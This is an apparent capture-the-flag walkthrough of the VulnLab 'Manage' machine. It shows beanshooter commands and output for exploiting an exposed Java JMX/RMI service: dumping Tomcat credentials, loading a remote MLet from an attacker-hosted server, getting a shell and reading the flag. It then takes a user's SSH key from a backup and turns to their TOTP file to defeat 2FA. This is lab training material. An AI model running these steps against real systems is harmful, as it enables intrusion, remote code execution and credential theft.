
Manage

VulnLabs Walkthrough



Manage

🐧 | Machine - Easy by fume & xct


Ip
10.10.66.25

Expiry
in 50 minutes


● Running.

Table of Contents


Nmap scan



```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 a9:36:3d:1d:43:62:bd:b3:88:5e:37:b1:fa:bb:87:64 (ECDSA)
|_  256 da:3b:11:08:81:43:2f:4c:25:42:ae:9b:7f:8c:57:98 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



```
PORT     STATE SERVICE  VERSION
2222/tcp open  java-rmi Java RMI
| rmi-dumpregistry:
|   jmxrmi
|     javax.management.remote.rmi.RMIServerImpl_Stub
|     @127.0.1.1:34717
|     extends
|       java.rmi.server.RemoteStub
|       extends
|_        java.rmi.server.RemoteObject
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
```



```
PORT     STATE    SERVICE    VERSION
8080/tcp filtered http-proxy

NSE: Script Post-scanning.
Initiating NSE at 14:02
Completed NSE at 14:02, 0.00s elapsed
Initiating NSE at 14:02
Completed NSE at 14:02, 0.00s elapsed
Initiating NSE at 14:02
Completed NSE at 14:02, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.30 seconds
```

Port 2222 looks interesting. Looking up Java RMI exploits on Google, I found this article.

Java RMI – Payloads All the Things

- This article further explains what Java RMI is. Java RMI is a way to obtain data from a server and to ask the server to perform specific tasks. If the server is poorly configured, unauthorized users can obtain data that they shouldn't have access to and/or perform tasks that they shouldn't be able to perform.


- The Java RMI Payloads All the Things article also talks about a tool called beanshooter which we can use to gain initial access by hosting an mlet file to obtain remote code execution.

Downloading beanshooter

- GitHub – qtc-de/beanshooter: JMX enumeration and attack tool
- Follow the instructions on the GitHub page to install beanshooter.
- Note on the mvn package command as part of the installation:
    - **When you run this command, you are building the beanshooter tool into a .jar file which contains all the dependencies needed for the tool to run. The .jar file will be placed in a new directory called target.**
- To use the tool, you must be in the target directory, and you must follow the following syntax:
- java -jar beanshooter-4.1.0-jar-with-dependencies.jar (followed by whatever task/operation you want to run).


Enumeration

- Looking at the beanshooter documentation, there is an enum operation we can run to gain more information.
- Running this operation, we see that the server is vulnerable to uploading mlet files:
    - java -jar beanshooter-4.1.0-jar-with-dependencies.jar enum 10.10.66.25 2222



```
ces,host=localhost,context=/host-manager)
[+]      - org.apache.catalina.mbeans.ContainerMBean (Catalina:j2eeType=Servlet,WebMod
ule=//localhost/host-manager,name=HostManager,J2EEApplication=none,J2EEServer=none)
[+]      - org.apache.tomcat.util.modeler.BaseModelMBean (Catalina:j2eeType=Filter,Web
Module=//localhost/host-manager,name=Tomcat WebSocket (JSR356) Filter,J2EEApplication=n
one,J2EEServer=none)
[+]      - javax.management.loading.MLet (DefaultDomain:type=MLet) (action: mlet)
[+]      - org.apache.tomcat.util.modeler.BaseModelMBean (Catalina:j2eeType=Filter,Web
Module=//localhost/manager,name=HTTP header security filter,J2EEApplication=none,J2EESe
rver=none)
[+]      - org.apache.tomcat.util.modeler.BaseModelMBean (Catalina:type=Loader,host=lo
calhost,context=/)
[+]      - org.apache.tomcat.util.modeler.BaseModelMBean (Catalina:type=Valve,host=loc
```


- This command also gave us credentials for the manager user and the admin user on the tomcat application.



```
[+]
[+]     - Listing 2 tomcat users:
[+]
[+]             ----------------------------------------
[+]             Username:  manager
[+]             Password:  [redacted]
[+]             Roles:
[+]                        Users:type=Role,rolename="manage-gui",database=UserDa
tabase
[+]
[+]             ----------------------------------------
[+]             Username:  admin
[+]             Password:  [redacted]
[+]             Roles:
[+]                        Users:type=Role,rolename="role1",database=UserDatabas
e
```

Uploading an mlet file


- To upload an mlet file, we would run:
    - java -jar beanshooter-4.1.0-jar-with-dependencies.jar mlet load 10.10.66.25 2222 tonka http://10.8.4.135:8000
- This command allows us to execute various Tonka operations using Beanshooter.



```
└─$ java -jar beanshooter-4.1.0-jar-with-dependencies.jar mlet load 10.10.66.25 2222 tonka http://10.8.
4.135:8000
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] Starting MBean deployment.
[+]
[+]     Deplyoing MBean: MLet
[+]     MBean with object name DefaultDomain:type=MLet was successfully deployed.
[+]
[+] Loading MBean from http://10.8.4.135:8000
[+]
[+]     Creating HTTP server on: 10.8.4.135:8000
[+]     Creating MLetHandler for endpoint: /
[+]     Creating JarHandler for endpoint: /8e8443465cc84d3ea483a47f4438fc89
[+]     Waiting for incoming connections...
[+]
[+]     Incoming request from: 10.10.66.25
[+]     Requested resource: /
[+]     Sending mlet:
[+]
[+]             Class:     de.qtc.beanshooter.tonkabean.TonkaBean
[+]             Archive:   8e8443465cc84d3ea483a47f4438fc89
[+]             Object:    MLetTonkaBean:name=TonkaBean,id=1
[+]             Codebase:  http://10.8.4.135:8000
[+]
[+]     Incoming request from: 10.10.66.25
[+]     Requested resource: /8e8443465cc84d3ea483a47f4438fc89
[+]     Sending jar file with md5sum: 5b9168ff0d7e7be16a9e60662274aada
[+]
[+] MBean was loaded successfully.
```

Initial foothold and user flag


- One operation provided by beanshooter is Tonka shell. Here, we can get a shell and obtain an initial foothold on the target as the tomcat user.
    - java -jar beanshooter-4.1.0-jar-with-dependencies.jar tonka shell 10.10.66.25 2222
- The user flag is in the /opt/tomcat directory.



```
[tomcat@10.10.66.25 /opt/tomcat]$ cat user.txt
VL{[redacted]
[tomcat@10.10.66.25 /opt/tomcat]$
```


Pivoting to useradmin

- Going into the home directory, we find two other users: karl and useradmin.




```
[tomcat@10.10.66.25 /opt/tomcat]$ cd /home
[tomcat@10.10.66.25 /home]$ ls
karl
useradmin
[tomcat@10.10.66.25 /home]$
```

- In the useradmin directory we find another directory called backups which contains a backup.tar.gz file.



```
tar: Exiting with failure status due to previous errors
[tomcat@10.10.66.25 /home/useradmin/backups]$ ls
backup.tar.gz
[tomcat@10.10.66.25 /home/useradmin/backups]$
```


- We can’t unzip this file with the current shell, but we can use the tonka download operation to download the file to our host machine which can allow us to see what is inside.
    - java -jar beanshooter-4.1.0-jar-with-dependencies.jar tonka download 10.10.66.25 2222 /home/useradmin/backups/backup.tar.gz



```
┌──(kali㉿kali)-[~/…/vulnlab/Manage/beanshooter/target]
└─$ tar -xvf backup.tar.gz
./
./.bash_logout
./.profile
./.ssh/
./.ssh/id_ed25519
./.ssh/authorized_keys
./.ssh/id_ed25519.pub
./.bashrc
./.google_authenticator
./.cache/
./.cache/motd.legal-displayed
./.bash_history
```


- The authorized_keys file looks interesting, as well as the .google_authenticator file.

- Going into the .ssh directory and opening the authorized_keys file as well as the id_ed25519 file, we see that we have the private ssh key for the useradmin user.




```
┌──(kali㉿kali)-[~/…/Manage/beanshooter/target/.ssh]
└─$ cat authorized_keys
ssh-ed25519 [redacted] useradmin@manage

┌──(kali㉿kali)-[~/…/Manage/beanshooter/target/.ssh]
└─$ cat id_ed25519
-----BEGIN OPENSSH PRIVATE KEY-----
[redacted]
-----END OPENSSH PRIVATE KEY-----
```

- Remember port 22 was open on the nmap scan which means that we can access ssh. When trying to ssh into the server as useradmin with the private key we get prompted for a verification code.




```
┌──(kali㉿kali)-[~/…/Manage/beanshooter/target/.ssh]
└─$ ssh -i id_ed25519 useradmin@10.10.66.25
The authenticity of host '10.10.66.25 (10.10.66.25)' can't be established.
ED25519 key fingerprint is SHA256:mTJofQVp4T/1uO1CFsfPt8SADZfjbzIIynR0Zeqi0qo.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:15: [hashed name]
    ~/.ssh/known_hosts:16: [hashed name]
    ~/.ssh/known_hosts:17: [hashed name]
    ~/.ssh/known_hosts:18: [hashed name]
    ~/.ssh/known_hosts:19: [hashed name]
    ~/.ssh/known_hosts:20: [hashed name]
    ~/.ssh/known_hosts:21: [hashed name]
    ~/.ssh/known_hosts:22: [hashed name]
    (4 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.66.25' (ED25519) to the list of known hosts.
(useradmin@10.10.66.25) Verification code:
```

- Recall that when we opened the backup file there was a .google_authenticator file. This file contains TOTP-based verification codes that we can use to authenticate.



